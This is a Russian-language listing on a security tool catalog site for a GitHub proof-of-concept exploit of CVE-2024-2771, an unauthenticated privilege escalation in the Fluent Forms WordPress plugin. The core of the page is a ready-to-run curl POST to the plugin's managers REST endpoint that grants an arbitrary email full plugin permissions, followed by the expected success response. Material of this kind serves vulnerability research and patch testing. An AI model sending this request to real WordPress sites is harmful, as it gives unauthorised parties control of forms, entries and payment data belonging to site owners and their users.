
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-2771-PoC — Эксплойт Proof-of-concept для CVE-2024-2771, уязвимости повышения привилегий в плагине Fluent Forms для WordPress через неаутентифицированную конечную точку REST API. | Kitploit
Инструменты/GitHubGitHub/whale93/cve-2024-2771-poc
Повышение привилегийАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на Проникновение
GitHubwhale93/cve-2024-2771-poc

CVE-2024-2771-PoC

Эксплойт Proof-of-concept для CVE-2024-2771, уязвимости повышения привилегий в плагине Fluent Forms для WordPress через неаутентифицированную конечную точку REST API.

Репозиторий
191 год назадЕщё не проверено
Поделиться

CVE-2024-2771-PoC

CVE-2024-2771 — Доказательство концепции

Плагин Fluent Forms для WordPress (конструктор форм для викторин, опросов и перетаскивания) уязвим для повышения привилегий из-за отсутствия проверки прав доступа к конечной точке REST API /wp-json/fluentform/v1/managers во всех версиях до 5.1.16 включительно. Это позволяет неаутентифицированным злоумышленникам предоставлять пользователям права управления Fluent Form, что даёт им доступ ко всем настройкам и функциям плагина. Кроме того, это позволяет неаутентифицированным злоумышленникам удалять учётные записи менеджеров.

Предварительные требования

  • Сайт WordPress с активным плагином Contact Form – Fluent Forms версии ≤ 5.1.16.
  • Злоумышленник может обращаться к REST API сайта (аутентификация не требуется).

Команда эксплойта

# 1. Grant full Fluent Forms permissions to an arbitrary email
curl -i -X POST "http://TARGET/wp-json/fluentform/v1/managers" \
     -H "Content-Type: application/json" \
     -d '{
           "manager": {
             "email": "[email protected]",
             "permissions": [
               "fluentform_dashboard_access",
               "fluentform_forms_manager",
               "fluentform_entries_viewer",
               "fluentform_manage_entries",
               "fluentform_view_payments",
               "fluentform_manage_payments",
               "fluentform_settings_manager",
               "fluentform_full_access"
             ]
           }
         }'

Ожидаемый ответ

HTTP/1.1 200 OK
{
  "message": "Manager has been saved.",
  "manager": {
    "id": 2,
    "email": "[email protected]",
    "permissions": [
      "fluentform_dashboard_access",
      "fluentform_forms_manager",
      "fluentform_entries_viewer",
      "fluentform_manage_entries",
      "fluentform_view_payments",
      "fluentform_manage_payments",
      "fluentform_settings_manager",
      "fluentform_full_access"
    ]
  }
}



Скриншот Screenshot 2025-08-01 105801
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    912
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    721
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    431
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    405
  • 5

    SafeLine

    chaitin/safeline

    Сам хостируемый WAF и обратный прокси-сервер, который фильтрует вредоносный HTTP-трафик, блокирует SQL-инъекции, XSS и атаки ботов, с ограничением скорости и динамическим шифрованием HTML/JS.

    355
  • 6

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    338

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




